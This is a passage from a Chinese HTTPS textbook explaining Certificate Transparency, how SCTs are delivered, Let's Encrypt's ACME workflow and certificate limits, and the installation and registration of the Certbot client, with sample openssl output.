sslshopper.com 根据用户的评论对一些主流的 CA 机构进行了打分，打分的标准包括服务、价格、安全性、功能等，选择 CA 机构的时候可以参考，如表 6-2 所示。

表 6-2 一些主流的 CA 机构

CA 机构	打 分 次 数	评 分
DigiCert	1396	5 星
SSL.com	72	5 星
SSL.com	5	5 星
Let's Encrypt	3	5 星
Entrust	476	4.5 星
GlobalSign	442	4.5 星
GeoTrust	129	3.5 星
Symantec	41	3.5 星
GoDaddy	132	3 星
Thawte	80	3 星

需要注意的是，该评分是综合评分，只能参考，比如未来各大浏览器将不信任赛门铁

克签发的证书。

国内有很多的 CA 代理公司，用户选择的时候要谨慎，如果没有特殊需求，Let's Encrypt 是非常不错的选择。

6.8.2 证书的透明度

本节介绍证书另外一个主题，那就是证书透明度（Certificate Transparency，CT），在学习 CT 的过程中，读者能够加深对证书扩展、TLS/SSL 扩展、OCSP 的理解，建议重点掌握。

通过证书，客户端能够确认服务器实体的身份，确保客户端是和真正的服务器在通信，看上去很完美，但互联网世界中，经常出现错误签发证书的例子，比如：

- ◎ CA 机构有意无意会签发一些错误的证书，比如 CA 机构没有正确校验申请者的身份。
- ◎ CA 机构是一个追求赢利的机构，在利益的驱动下，可能会无节制地签发证书，如果签发了一个恶意的二级 CA 证书，带来的危害更大。
- ◎ 攻击者会通过各种技术攻击手段，冒充或者伪造某个域名的拥有者，从而成功申请到一张证书，通过正确的证书进行危害操作。

在 PKI 基础设施中，目前的证书校验机制只能保证服务器实体证书确实是某个 CA 机构签发的，没有技术手段校验一张证书是不是非法证书，即使事后发现某张证书是非法证书，证书吊销更新机制和检测机制也是非常滞后的。

非法证书带来的危害是非常大的，对于非法证书，一旦证书校验成功，对于用户来说，他认为是在和真正的服务器通信，实际上是和潜在的攻击者在通信。

由于任何 CA 机构都能签发证书，没有完善的审计机制审核每一张证书的签发过程，对于服务器实体和客户端来说，无法有效监控证书的使用。

基于以上的原因，谷歌制定了 CT 机制。

1) 什么是证书透明度

简单地说，通过证书透明度机制，CA 机构、服务器实体、客户端能够监控、审计证书的签发、使用，确保证书是被正确使用的，主要有三个目标：

- ◎ 对于域名所有者来说，任何 CA 机构对该域名签发的证书，域名所有者都能看到。
- ◎ 证书透明度提供了一个监控和审计系统，域名所有者和 CA 机构能够确定某张证书是否错误签发或者恶意使用。

◎ 通过证书透明度，客户端能够避免用户受到恶意的攻击。

证书透明度机制有以下一些好处：

- ◎ 能够快速检测证书是否被恶意签发了，原来可能需要几个星期，服务器实体才能知晓某个域名被签发了恶意证书，通过 CT 机制，能够在几小时之内检测到域名被签发了恶意证书。
- ◎ 通过 CT，服务器实体能够快速和 CA 机构联系，快速撤销恶意签发的证书。
- ◎ 通过 CT，任何人都能校验 PKI 的健康程度，所有的证书使用都是透明的，能够增加用户的安全。

证书透明度主要包含三个核心单元，三个单元之间的关系如图 6-12 所示。




图 6-12 证书透明度三个子单元关系

接下来介绍这三个单元的详细信息。

（1）Certificate Logs

Certificate Logs 是一个网络服务，所有证书签发的日志都会记录到 Certificate Logs，Certificate Logs 中的日志只能新增，不能删除或者修改，Certificate Logs 中的日志通过一种称为 Merkle Tree Hash 的机制进行密码学保护。

任何人，不管是 CA 还是服务器实体，都能向 Certificate Logs 提交证书签发日志，提交请求后，Certificate Logs 会向提交者返回 Signed Certificate Timestamp（SCT）信息。

SCT 非常重要，相当于证书签发的票据，客户端（浏览器）需要在 TLS/SSL 协议握手阶段获取 SCT 信息，从而证明证书是经过监控和审计的，SCT 是 PKI 基础设施中非常重要的组成部分。

任何组织都可以建立 Certificate Logs 服务，CA 或者服务器实体在获取证书的时候，一般会向多个 Certificate Logs 服务发送请求，获取某张证书的多个 SCT 信息。向多个 Certificate Logs 服务提交日志最大的好处就是可以容灾，某个 Certificate Logs 服务不可用，还可以用其他的 Certificate Logs 服务。

表 6-3 列举了所有符合 Chrome CT 策略的 Certificate Logs 服务。

表 6-3 所有符合 Chrome CT 策略的 Certificate Logs 服务

Certificate Logs	地 址
Google 'Aviator' log	ct.googleapis.com/aviator
Google 'Icarus' log	ct.googleapis.com/icarus
Google 'Pilot' log	ct.googleapis.com/pilot
Google 'Rocketeer' log	ct.googleapis.com/rocketeer
Google 'Skydiver' log	"ct.googleapis.com/skydiver
DigiCert Log Server	ct1.digicert-ct.com/log
DigiCert Log Server 2	ct2.digicert-ct.com/log
Symantec log	ct.ws.symantec.com
Symantec 'Vega' log	vega.ws.symantec.com
Symantec 'Sirius' log	sirius.ws.symantec.com
Certly.IO log	log.certly.io
Izenpe log	ct.izenpe.com
WoSign log	ctlog.wosign.com
Venafi log	ctlog.api.venafi.com
CNNIC CT log	ctserver.cnnic.cn
StartCom log	ct.startssl.com
Comodo 'Sabre' CT log	sabre.ct.comodo.com

(2) Monitors

Monitors 是一个监控服务，任何第三方都可以建立 Monitors 服务。通过 Monitors 服务，向 Certificate Logs 服务查询所有证书的签发请求。

Monitors 工具作用很多，比如某个域名对应的证书被签发的時候，域名证书所有者能够及时收到通知，如果该证书不是域名所有者申请签发的，就代表有人伪造签发了证书。

大部分 CA 机构会有独立的 Monitors 服务，任何人根据域名能够查询证书签发日志，这些日志来自不同的 Certificate Logs 服务，表 6-4 列举几个常见的 CT Monitors 服务。

表 6-4 常见的 CT Monitors 服务

工 具 名 称	开 发 者	工 具 地 址
crt.sh	COMODO	https://crt.sh
HTTPS encryption on the web	谷歌	https://transparencyreport.google.com/https/certificates
Certificate Transparency Monitoring	Facebook	https://developers.facebook.com/tools/ct/
lectl	开源	https://github.com/sahsanu/lectl

(3) Auditors

审计一般是由客户端操作的，主要完成两个目标：

- ◎ 校验 CT 日志是否是正确的，如果不正确，说明该日志不能使用。
- ◎ 校验证书是否含有 SCT 信息，如果没有说明证书不符合证书透明度的机制，可能会有潜在的危險。

2) 如何获取 SCT

对于服务器实体来说，获取 SCT 是关键，SCT 是证书签发的票据，而对于客户端（浏览器）来说，获取 SCT 信息也是关键，有了 SCT 信息才能证明签发证书的时候确实向 Certificate Logs 服务提交日志了。

在 HTTPS 协议中，对于客户端来说，有三种方式获取 SCT 信息。

(1) 通过证书扩展获取 SCT

最方便的方式就是证书文件直接包含 SCT 信息，CA 机构在签发证书的时候，先从 Certificate Logs 中获取 SCT，然后将 SCT 信息包含在证书扩展字段中，当客户端连接 HTTPS 网站的时候，可以直接从证书中获取 SCT 信息。

这种获取 SCT 的方式无须服务器实体有任何的操作，非常方便。像 GlobalSign、DigiCert 等 CA 机构签发的证书都直接包含了 SCT 信息。

需要注意的是，在签发证书的时候，先要获取 SCT 信息，然后再将 SCT 信息嵌入到证书中，很多 CA 机构证书不包含 SCT 信息的原因是，签发证书的时候还没有 SCT 信息，自然也无法将 SCT 信息嵌入到证书中。

github.com 网站的证书就直接包含 SCT 信息，使用下列命令就能看到 SCT 信息：

```
$ openssl x509 -in github.cer -noout -text
```

关键输出如下：

```
CT Precertificate SCTs:
    Signed Certificate Timestamp:
```

```
Version : v1 (0x0)
Log ID  : A4:B9:09:90:B4:18:58:14:87:BB:13:A2:CC:67:70:0A:
        3C:35:98:04:F9:1B:DF:B8:E3:77:CD:0E:C8:0D:DC:10
Timestamp : Mar 10 17:19:01.662 2016 GMT
Extensions: none
Signature : ecdsa-with-SHA256
        30:45:02:21:00:87:1D:21:18:FD:13:8A:DB:FB:0E:96:
        36:CA:68:D1:1C:29:6C:FA:07:11:C9:34:F3:AD:8D:2C:
        AE:56:74:A7:E1:02:20:27:A4:6A:BD:86:D2:5F:5B:CA:
        2D:E5:FB:BE:99:CE:7C:20:1F:4B:66:3C:94:1E:51:34:
        CC:24:EA:EB:36:42:20
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID  : 68:F6:98:F8:1F:64:82:BE:3A:8C:EE:B9:28:1D:4C:FC:
        71:51:5D:67:93:D4:44:D1:0A:67:AC:BB:4F:4F:FB:C4
Timestamp : Mar 10 17:19:01.607 2016 GMT
Extensions: none
Signature : ecdsa-with-SHA256
        30:45:02:21:00:D9:A5:xe:52:FB:7B:68:F2:4E:E5:70:
        37:96:06:18:89:01:28:98:4E:4D:CB:34:04:F6:EA:55:
        5A:33:7C:61:5B:02:20:35:4A:CB:90:83:83:66:94:60:
        FA:48:61:A7:C6:A0:EB:90:7C:9A:ED:29:E0:95:00:9A:
        44:43:6E:26:27:46:F6
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID  : 56:14:06:9A:2F:D7:C2:EC:D3:F5:E1:BD:44:B2:3E:C7:
        46:76:B9:BC:99:11:5C:C0:EF:94:98:55:D6:89:D0:DD
Timestamp : Mar 10 17:19:01.785 2016 GMT
Extensions: none
Signature : ecdsa-with-SHA256
        30:46:02:21:00:E7:9B:75:92:B6:5B:C4:F7:D1:82:8B:
        34:B1:F9:41:AD:1A:64:24:D9:64:E8:92:83:E0:A3:58:
        5F:8A:FF:33:20:02:21:00:FA:D8:79:7A:C1:82:C7:80:
        F6:35:16:5A:80:78:22:F9:9C:66:DB:21:8D:7B:28:9D:
        3F:0C:20:6D:6E:D7:31:7C
```

可以看出，github.com 的证书包含了三个 Certificate Logs 服务的 SCT 信息。

(2) OCSP 封套的方式

如果某个 CA 机构是先签发证书，然后再向 Certificate Logs 服务请求 SCT 信息，那么可以使用 OCSP 封套的方式提供 SCT 信息，属于一种异步提供 SCT 信息的方式。

大概的步骤如下：

- ◎ 服务器实体向 CA 机构申请证书。
- ◎ CA 机构校验申请者身份后，向服务器实体签发证书。

- ◎ 签发证书后，CA 机构向 Certificate Logs 服务请求该证书的 SCT 信息。
- ◎ CA 机构更新自己的 OCSP 服务，将 SCT 信息包含到 OCSP 响应中。
- ◎ 服务器实体启用 OCSP 封套服务。
- ◎ 客户端连接服务器的时候，请求服务器实体的 OCSP 封套服务，从而获取到证书的 SCT 信息。

相比证书内嵌 SCT 信息的方式，这种方式需要服务器实体配置 OCSP 封套服务，Let's Encrypt 打算以 OCSP 封套的方式提供 SCT 信息。

读者可以寻找一个支持 OCSP 封套的网站（且包含 SCT 信息），检查 OCSP 响应中的 SCT 信息，比如运行以下命令：

```
$ openssl s_client -connect www.example.com:443 -status -tlsextdebug < /dev/null 2>&1
```

输出如下：

```
Response Single Extensions:
  CT Certificate SCTs:
    Signed Certificate Timestamp:
      Version   : v1 (0x0)
      Log ID    : 56:14:06:9A:2F:D7:C2:EC:D3:F5:E1:BD:44:B2:3E:C7:
                  46:76:B9:BC:99:11:5C:C0:EF:94:98:55:D6:89:D0:DD
      Timestamp : Dec  7 09:30:16.720 2015 GMT
      Extensions: none
      Signature : ecdsa-with-SHA256
                  30:44:02:20:63:81:A0:3C:71:B5:BF:D5:A2:E8:E6:43:
                  75:87:DA:EE:13:D6:31:77:46:22:8D:95:21:0A:F8:C2:
                  E0:F5:D0:34:02:20:13:AC:0F:5C:CE:0C:40:66:C3:ED:
                  A2:21:AE:48:11:E7:7D:2B:F4:D7:88:C9:25:28:2F:B6:
                  FA:B7:6A:66:EB:12
    Signed Certificate Timestamp:
      Version   : v1 (0x0)
      Log ID    : 68:F6:98:F8:1F:64:82:BE:3A:8C:EE:B9:28:1D:4C:FC:
                  71:51:5D:67:93:D4:44:D1:0A:67:AC:BB:4F:4F:FB:C4
      Timestamp : Dec  7 09:30:17.312 2015 GMT
      Extensions: none
      Signature : ecdsa-with-SHA256
                  30:45:02:21:00:EB:A6:EE:FA:61:D6:91:F2:F0:02:31:
                  A1:BB:64:0C:3E:59:13:A4:A4:AE:8C:73:49:D0:BA:6E:
                  66:68:5F:D5:83:02:20:53:9A:E7:5C:53:A5:3E:E2:5B:
                  D5:5E:A8:31:98:71:70:EF:89:23:BC:41:DF:0A:AE:28:
                  2B:8D:23:82:FC:3E:77
```

（3）TLS 扩展方式获取 SCT

如果前两种获取 SCT 的方式都不能用，可以采用最后一种方式，通过 `signed_certificate_timestamp` TLS/SSL 协议扩展获取 SCT。

这种方式需要服务器实体做很多工作，大概的步骤如下：

- ◎ 服务器实体向 Certificate Logs 服务申请 SCT 信息。
- ◎ 配置 TLS/SSL 协议扩展支持 SCT 信息，比如 Nginx `nginx-ct` 模块就能支持 `signed_certificate_timestamp` TLS/SSL 协议扩展。

那么客户端如何通过 TLS 扩展的方式获取 SCT 信息呢？步骤如下：

- ◎ 客户端向服务器发送 HTTPS 请求。
- ◎ 客户端请求的 Client Hello 消息（后续章节会讲解）包含 `signed_certificate_timestamp` TLS/SSL 协议扩展，请求服务器返回 SCT 信息。
- ◎ 服务器接收到 Client Hello 消息后，在 Server Hello 消息中包含 SCT 信息。
- ◎ 客户端接收到 SCT 信息后，代表该证书是一个有效的证书，是经过审计的。

使用 Wireshark 工具（一个网络分析工具，第 8 章会介绍，可以分析 HTTPS 流量）抓取 HTTPS 消息，在 Client Hello 消息中可以看到 `signed_certificate_timestamp` TLS/SSL 协议扩展，请求信息如下：

```
Extension: signed_certificate_timestamp (len=0)
  Type: signed_certificate_timestamp (18)
  Length: 0
```

服务器 Server Hello 消息会响应 `signed_certificate_timestamp` TLS/SSL 协议扩展，响应信息如下：

```
Extension: signed_certificate_timestamp (len=243)
  Type: signed_certificate_timestamp (18)
  Length: 243
  Serialized SCT List Length: 241
  Signed Certificate Timestamp (Google 'Pilot' log)
    Serialized SCT Length: 119
    SCT Version: 0
    Log ID: a4b90990b418581487bb13a2cc67700a3c359804f91bdfb8...
    Timestamp: Dec 13, 2017 14:28:56.004000000 UTC
    Extensions length: 0
    Signature Hash Algorithm: 0x0403
    Signature Length: 72
    Signature: 3046022100blad781896f9659d2107a63a3221bc1dfc66e1...
  Signed Certificate Timestamp (Symantec log)
```

```
Serialized SCT Length: 118
SCT Version: 0
Log ID: ddeb1d2b7a0d4fa6208b81ad8168707e2e8e9d01d55c888d...
Timestamp: Dec 13, 2017 14:28:55.786000000 UTC
Extensions length: 0
Signature Hash Algorithm: 0x0403
Signature Length: 71
Signature: 3045022100a5f24b5025366f6d47f943dbb236b2ecceb0ea...
```

该响应包含了两个 SCT 信息，分别是 Pilot 和 Symantec 提供的服务。

3) 现状

证书透明度提出的时间并没有太久，主要在 Chrome 中使用，Chrome 要求 2015 年 2 月以后所有的 EV 证书都要支持 CT，否则浏览器就不会出现绿色小条。

Firefox 虽然有计划要支持证书透明度，但截至目前还没有完成。一些 CA 机构也在积极推进 CT 的使用，比如 GlobalSign 和 DigiCert 都直接支持证书中包含 SCT 信息。

对于浏览器用户来说，如何得知证书透明度的存在呢？在较新的 Chrome 版本中目前已经无法看到证书透明度信息，笔者在 Chrome 42 版本中，可以看到证书透明度信息，具体信息如图 6-13 和 6-14 所示。



图 6-13 Chrome 证书透明度展示 (1)



图 6-14 Chrome 证书透明度展示 (2)

第 7 章

Let's Encrypt 免费证书

第 6 章详细讲解了 PKI 和证书的概念，对于读者来说，可能更关心如何获取和部署证书，大部分 CA 签发证书的过程都是人工操作的，并且是收费的，无法深入理解证书。而 Let's Encrypt CA 可以免费签发证书，读者可以无障碍地学习证书的知识。

本章主要内容如下：

- ◎ 了解 Let's Encrypt CA 机构的特点，比较其和传统 CA 机构的区别。
- ◎ 理解 Let's Encrypt 证书的特点，其中能够学到很多密码学知识，建议结合第 6 章一起阅读。
- ◎ 重点介绍如何使用 Certbot 工具管理 Let's Encrypt 证书，非常具有实践性。

7.1 Let's Encrypt

本节介绍 Let's Encrypt CA 机构的一些特点，包括 Let's Encrypt 证书的特点，在学习的时候应该思考 Let's Encrypt 和传统 CA 机构的区别。

7.1.1 Let's Encrypt CA 机构的特点

1) 免费

Let's Encrypt 是一个完全免费的 CA 机构，是个非赢利的组织。大部分 CA 机构签发证书都是收费的，不利于推动 HTTPS 网站的部署，而 Let's Encrypt 的出现，可以进一步推动 HTTPS 网站的部署。

目前 Let's Encrypt 签发的证书越来越多，2017 年 6 月底 Let's Encrypt 宣布已经签发了 一亿张证书，影响力越来越大，对于个人和中小企业来说，可以优先考虑 Let's Encrypt 签

发的证书。

2) 自动化

传统 CA 机构都是人工签发证书的，整个过程需要人工干预。首先校验证书申请请求，接着校验服务器实体的身份，最后再签发证书。一旦服务器实体更新或者撤销证书，需要人工向 CA 机构进行申请，整个过程漫长而烦琐。当然对于 CA 机构来说这也是合理的，校验服务器实体身份必须非常严谨，不能给非法攻击者签发证书。

Let's Encrypt 是一个免费的机构，没有太多的人力和精力去处理证书的申请、签发、更新、撤销。它设计了一个证书管理的标准协议 ACME，通过该协议可以实现各种客户端代理（Agent），由客户端代理来向 Let's Encrypt 申请和撤销证书，整个过程基本上不用人工干预，极大简化了证书管理的流程。

3) 安全性

传统 CA 机构都是通过邮件的方式和服务器实体沟通，签发的证书也通过邮件或者其他形式发布，很容易受到攻击。同时传统 CA 机构为了方便，服务器实体申请证书的时候，CA 机构会同时生成服务器实体的密钥对和证书，从安全的角度来看，密钥对的私钥不应该被 CA 机构保存。

而 Let's Encrypt 设计的 ACME 协议充分考虑了安全性，客户端代理和 Let's Encrypt 之间的通信都是密码学保护的，客户端代理负责生成 CSR 文件和密钥对，Let's Encrypt 并不知道密钥对的私钥。

通过接下来描述的内容，读者也可以体会到 ACME 协议或者说证书管理的严谨性。

7.1.2 Let's Encrypt 证书的特点

讲解完 Let's Encrypt CA 机构的特点，接下来了解 Let's Encrypt 证书的特点和一些限制。

1) 兼容性

Let's Encrypt 作为一个 CA 机构，成立的时间并不长，大部分浏览器或者操作系统并没有将 Let's Encrypt 的根证书嵌入到可信任根证书列表中。

为了快速投入运营，Let's Encrypt 使用 IdenTrust 的根证书对其进行交叉签名，也就是说 Let's Encrypt 证书的兼容性取决于 IdenTrust 根证书的兼容性，IdenTrust 根证书已经被嵌入到大部分浏览器或者操作系统中，兼容性非常好。

Let's Encrypt 证书采用 SHA2 族算法进行数字签名，如果证书校验方（浏览器）相对较老（比如 Windows XP 系统），并不支持 SHA2 摘要算法，那么就无法使用 Let's Encrypt 证书。

从 Let's Encrypt 官方文档可以看到，只有比较古老的系统不支持 Let's Encrypt 证书。

下列系统不能使用 Let's Encrypt 签发的证书：

- ◎ Blackberry < v10.3.3
- ◎ Android < v2.3.6
- ◎ Nintendo 3DSw
- ◎ Windows XP prior to SP3（主要不支持 SHA-2 摘要算法）
- ◎ Java 7 < 7u111
- ◎ Java 8 < 8u101
- ◎ Windows Live Mail

2) 证书类型

Let's Encrypt 只提供 DV 证书的签发，不提供 OV 或 EV 证书的签发，OV 和 EV 证书需要人工校验服务器实体的身份，Let's Encrypt 是一个自动化的操作过程，无法进行人工审核。

服务器实体申请 Let's Encrypt DV 证书的时候，Let's Encrypt 通过两种方式校验服务器实体的身份：

- ◎ 服务器实体根据 Let's Encrypt 的要求添加域名的 DNS TXT 记录，一旦记录匹配，表示身份校验成功。
- ◎ 申请者根据 Let's Encrypt 的要求在域名对应的 Web 服务上放置一个 URL 资源（well-known URL 资源），一旦该资源校验通过，表示身份校验成功。

虽然 Let's Encrypt 只能提供 DV 证书，但却支持 SAN 机制，一张证书可以包含 100 个主机名（域名和子域名），而且每个服务器实体申请证书的数量也是不限量的，对于个人和中小企业来说，Let's Encrypt 签发的证书足够满足需求，没有太多的限制。

国内有很多云厂商，也逐步支持免费证书的申请，但每张证书只能包含一个主机，每个用户只能申请一张证书，相比较 Let's Encrypt 而言，限制太多，并不是真正的免费。

3) 速度

TLS/SSL 协议处理性能和证书也是密切相关的，Let's Encrypt 支持 ECC 椭圆曲线，证书可以包含 RSA 公钥，也可以包括 ECDSA 公钥，前者叫作 RSA 证书，后者叫作 ECDSA 证书。ECDSA 证书文件较小，能够减少网络传输，性能和安全性更高。

但目前 Let's Encrypt 的根证书和中间证书并不支持 ECDSA 签名，也就是根证书和中

间证书仍然是 RSA 证书,根证书和中间证书是用 RSA 签名算法对服务器实体证书进行签名。

再一次强调,密码套件中的身份验证算法指的是服务器实体证书包含公钥对应的算法,而不是证书签署者的签名算法。比如客户端和服务端协商出的密码套件是 TLS_DH_RSA_WITH_AES_CBC_128_SHA,表示服务器实体证书是 RSA 证书,证书包含了一个 RSA 公钥,服务器实体证书的签名算法是什么?签名算法的标识符包含在服务器实体证书中,在 TLS/SSL 握手过程中,浏览器解析服务器实体证书,进而知道证书的签名算法。

4) 证书有效期

Let's Encrypt 证书默认有效期是 90 天,但是可以自动给原有证书续期(renew),这个规定的主要原因在于:

- ◎ 避免证书被滥用,Let's Encrypt 虽然签发了一亿张证书,但实际部署的比例可能并不高。
- ◎ 提供安全性,一旦服务器实体泄露了私钥,服务器实体证书就是高危证书,如果服务器实体没有意识到私钥泄露,期限越长的证书危害就越大,而期限较短的证书可以减少这种风险。

5) 证书申请限制

为了避免服务器实体申请太多的证书,Let's Encrypt 也有一些限制,必须说明的是服务器实体如果正常管理 Let's Encrypt 证书,一般不会触发这些限制。

理解这些限制,也能更好地理解 ACME 协议(或者说客户端代理),对于读者来说需要重点关注证书申请的限制,下一节会有更多关于限制的操作说明。

(1) 一张证书最多只能包含 100 个主机名。

对于中小企业来说,不会触发该限制,但对于大企业来说,如果所有的主机包含在一张证书上,可能不适合使用 Let's Encrypt 证书,比如 StackOverflow 使用的证书包含了其所有的主机,主机数量远超 100 个。

(2) 每个注册域每周只能申请 20 张证书。

相信大部分企业并没有 20 个注册域,即使有,结合一张证书最多只能包含 100 个主机名的约束,每周服务器实体申请的证书可以包含 2000 个主机。

(3) 撤销证书没有任何限制

由于证书撤销涉及服务器实体的安全,所以没有任何的限制。

(4) renew 证书没有限制

renew 这个英文不要理解为更新证书,renew 不是更新证书属性,比如公钥、域名,renew

应该解释为证书续期，证书有效期是 90 天，一旦证书有效期小于 30 天，Let's Encrypt 会通过邮件提醒用户续期。

如果某张证书有效期大于 30 天，运行 `renew` 操作不会有任何作用，Let's Encrypt 只会续期有效期小于 30 天的证书。

(5) 主机名完全一样的证书每周只能签发 5 次，这个限制非常有迷惑性。

◎ 如果原有证书包含 m 个主机，在此基础上扩展 n 个主机，不会有 5 次的限制。

◎ 如果原有证书包含 m 个主机，现在需要更新该证书的属性，比如更换证书包含的公钥，但主机名并没有变更，则会有 5 次的限制。

读者不用惊慌，后续章节会进一步解释证书申请限制，在本节重点明白 `renew` 和证书更新的区别。

7.2 Let's Encrypt 工作原理

Let's Encrypt 的 ACME 协议设计得非常严谨和安全，对于大部分读者来说，没有必要理解该协议，但是有必要了解 Let's Encrypt 证书管理的工作原理，Let's Encrypt 的工作大概包括两部分。

7.2.1 域名校验过程

(1) 客户端代理第一次和 Let's Encrypt 交互的时候，首先会创建一个账户，该账户可以叫作代理账户，对于 Let's Encrypt 来说，账户和运行客户端代理的机器是一一对应的。

(2) 客户端代理创建用户后，会生成公开密钥算法的一对密钥，这对密钥叫作校验密钥对 (authorized key pair)，客户端代理会将公钥发送给 Let's Encrypt，校验密钥对和服务器的密钥对没有任何关系，校验密钥对是为了保证 ACME 协议通信安全。

(3) 接下来，客户端代理申请证书，由于证书和域名息息相关，所以客户端代理预先选择域名校验方式，可以是 DNS 方式也可以是 HTTP well-known URL 资源方式。如果是 DNS 方式，客户端代理的操作者（服务器实体）给对应的域名增加一条 DNS 记录；如果是 HTTP well-known URL 资源方式，操作者在域名对应的服务器（80 端口）上配置一个 well-known URL。

以上的工作一般由客户端代理完成，无须人工干预，但如果是 DNS 记录校验方式，必须人工配置域名 DNS 信息。

最后客户端代理生成一个随机数 (nonce)，对所有发送的消息用校验密钥对的私钥进行签名，然后将原始消息和签名发送给 Let's Encrypt，请求其验证申请者身份。

(4) Let's Encrypt 接收到客户端代理的请求后，使用校验密钥对的公钥验证签名后，根据客户端代理提供的域名验证方式进行校验，一旦校验通过，则通知客户端代理域名校验成功。

如果 Let's Encrypt 已经验证过域名的控制权，会缓存校验结果 30 天，也就是说如果客户端代理去更新证书，实际上 Let's Encrypt 不会去校验域名的控制权。

7.2.2 请求、更新、续期、撤销证书流程

域名所有权完成验证后，客户端代理一般通过 4 个操作去管理证书，分别是请求 (request)、更新 (renewal)、续期 (renew)、撤销 (revok)。其中请求和更新在操作中可以看作一个过程，在理解的时候具有一定的迷惑性。

1) 申请证书

客户端代理根据 PKCS#10 标准生成一个 CSR 文件和服务器密钥对，CSR 文件本身用服务器密钥对的私钥签名，然后客户端代理使用校验密钥对的私钥签名整个 ACME 协议消息。

注意，该过程中有两个签名，读者理解的时候不要混淆，一个是对 CSR 文件的签名，另外一个是对证书申请消息的签名。

Let's Encrypt 接收到客户端代理的证书申请消息后，用验证密钥对的公钥验证签名，然后根据标准处理 CSR 文件，最终将证书发送给客户端代理。

2) 撤销证书

流程和申请证书差不多，客户端代理签名撤销证书消息并发送给 Let's Encrypt，Let's Encrypt 校验签名后更新自己的 CRL 和 OCSP 信息，这样证书校验方（浏览器）在验证证书的时候就会获取最新的证书吊销状态了。

证书管理详细流程会在本章后面介绍，接下来介绍 Certbot 客户端。

7.3 Certbot 客户端

ACME 是协议标准，对于服务器实体来说，需要选用一个实现该协议的客户端，以此完成证书的管理操作。

官方推荐的是 Certbot 客户端，该客户端功能很强大，充分考虑了服务器实体的不同需求，接下来重点讲解如何使用 Certbot 客户端，当然用户也可以选择自己喜欢的客户端代理。

7.3.1 安装 Certbot 客户端

Certbot 客户端是用 Python 语言编写的，运行于 Python 2.6 以上的版本，客户端安装后，会生成两个主要目录，`/var/log/letsencrypt` 包含 Certbot 客户端的运行日志；`/etc/letsencrypt` 目录比较重要，所有的用户和证书信息都保存在该目录下。

使用传统的方法安装 Certbot 客户端：

```
# 下载 certbot-auto 客户端
$ wget https://dl.eff.org/certbot-auto

# 修改程序权限
$ chmod a+x ./certbot-auto
```

`certbot-auto` 是 `certbot` 一个外壳程序，会安装一些依赖包，自动升级版本，读者可以理解这两者就是 Certbot 客户端的命程序。

第一次运行的时候，`certbot-auto` 会根据系统环境进行一些配置。

```
# 查看帮助
$ ./certbot-auto --help

# 查看 Certbot 客户端版本
$ ./certbot-auto --version
```

这里例子使用的版本是 `certbot 0.19.0`，不同版本的命令及参数会有所不同，尽量查看命令行帮助。

7.3.2 用户注册

在使用 Certbot 客户端进行证书操作的时候，首先需要注册一个用户（代表服务器主体），该用户与运行 Certbot 客户端的机器是绑定在一起的。

Certbot 客户端会自动生成一个账户，该操作对于操作者来说是不可见的，操作者也可以手动创建用户。

运行下列命令可以创建一个用户：

```
$ certbot-auto register --agree-tos
```

运行 `register` 子命令后，Certbot 客户端会提示操作者输入一个邮箱地址，当有重要事项发生时，比如证书即将过期，Let's Encrypt 会发送邮件进行通知，`--agree-tos` 表示同意 Let's Encrypt 的使用要求。

Let's Encrypt 创建一个用户后，会初始化一些目录，`/etc/letsencrypt/accounts` 目录包含了该用户的信息，比如包含了校验密钥对。

操作者可以修改用户的邮箱地址，运行如下命令即可：

```
$ certbot-auto register --update-registration --email admin@example.com
```

`--update-registration`、`--email` 参数很容易理解，修改用户的邮箱地址。

7.3.3 获取和安装证书

通过 Certbot 客户端，服务器实体可以用多种途径获取和安装证书，Certbot 客户端以插件的方式获取证书，比如说可以通过 `nginx`、`apache`、`varnish` 等插件获取和安装证书，插件是可扩展的，任何人都可以开发出一个 Certbot 插件。

安装和使用插件非常方便，即使读者完全不了解 `Nginx`、`Apache`，也可以在 `Nginx`、`Apache` 上部署一个证书，从而提供一个 HTTPS 网站。

Certbot 客户端有两种类型的插件，分别是验证模式插件和安装模式插件。

1) 验证模式 (Authenticators) 插件

该插件主要使用 `certonly` 子命令操作，生成的证书文件保存在 `/etc/letsencrypt` 目录下，这种类型的插件只会获取证书，不会安装证书，更不会配置相应的 HTTPS 指令。

2) 安装模式 (Installers) 插件

该插件主要使用 `install` 子命令（实际运行的是 `certbot-auto run` 子命令）管理，Certbot 客户端获取证书后，会自动修改 Web 服务器（比如 `Nginx`）的配置文件，修改相应的 HTTPS 指令（比如 `Nginx` 的 `ssl_certificate`、`HSTS` 指令），然后重新启动 Web 服务器。

安装模式插件非常方便，操作者无须任何多余操作就能自动获取证书并部署一个 HTTPS 网站。

不同类型的插件，域名验证方式各有差异，Certbot 客户端主要支持三种模式。

- ◎ `dns-01`: 给域名添加一个 DNS TXT 记录。
- ◎ `http-01`: 在域名对应的 Web 服务器下放置一个 HTTP well-known URL 资源文件。
- ◎ `tls-sni-01`: 在域名对应的 Web 服务器下放置一个 HTTPS well-known URL 资源文件。

tls-sni-01 验证方式很有趣，操作者想部署一个 HTTPS 网站，但是却要用 HTTPS 方式校验域名控制权，这种验证方式是 Certbot 客户端自动操作的。

结合插件类型和验证方式，表 7-1 列出了一些常用的安装插件。

表 7-1 常用的安装插件

插 件	验 证 模 式	安 装 模 式	域名验证模式
nginx	支持	支持	tls-sni-01
apache	支持	支持	tls-sni-01
webroot	支持	不支持	http-01
standalone	支持	不支持	http-01/tls-sni-01
manual	支持	不支持	http-01/dns-01/tls-sni-01

接下来介绍 Certbot 各个插件，读者可以根据介绍的例子掌握 Certbot 客户端的使用方法，下面介绍的例子前后步骤都有关联，读者需要注意。

7.3.4 Certbot Nginx 插件

在本例中，介绍 Certbot Nginx 插件，Nginx 通过包方式（比如 YUM 或者 APT-GET）安装。

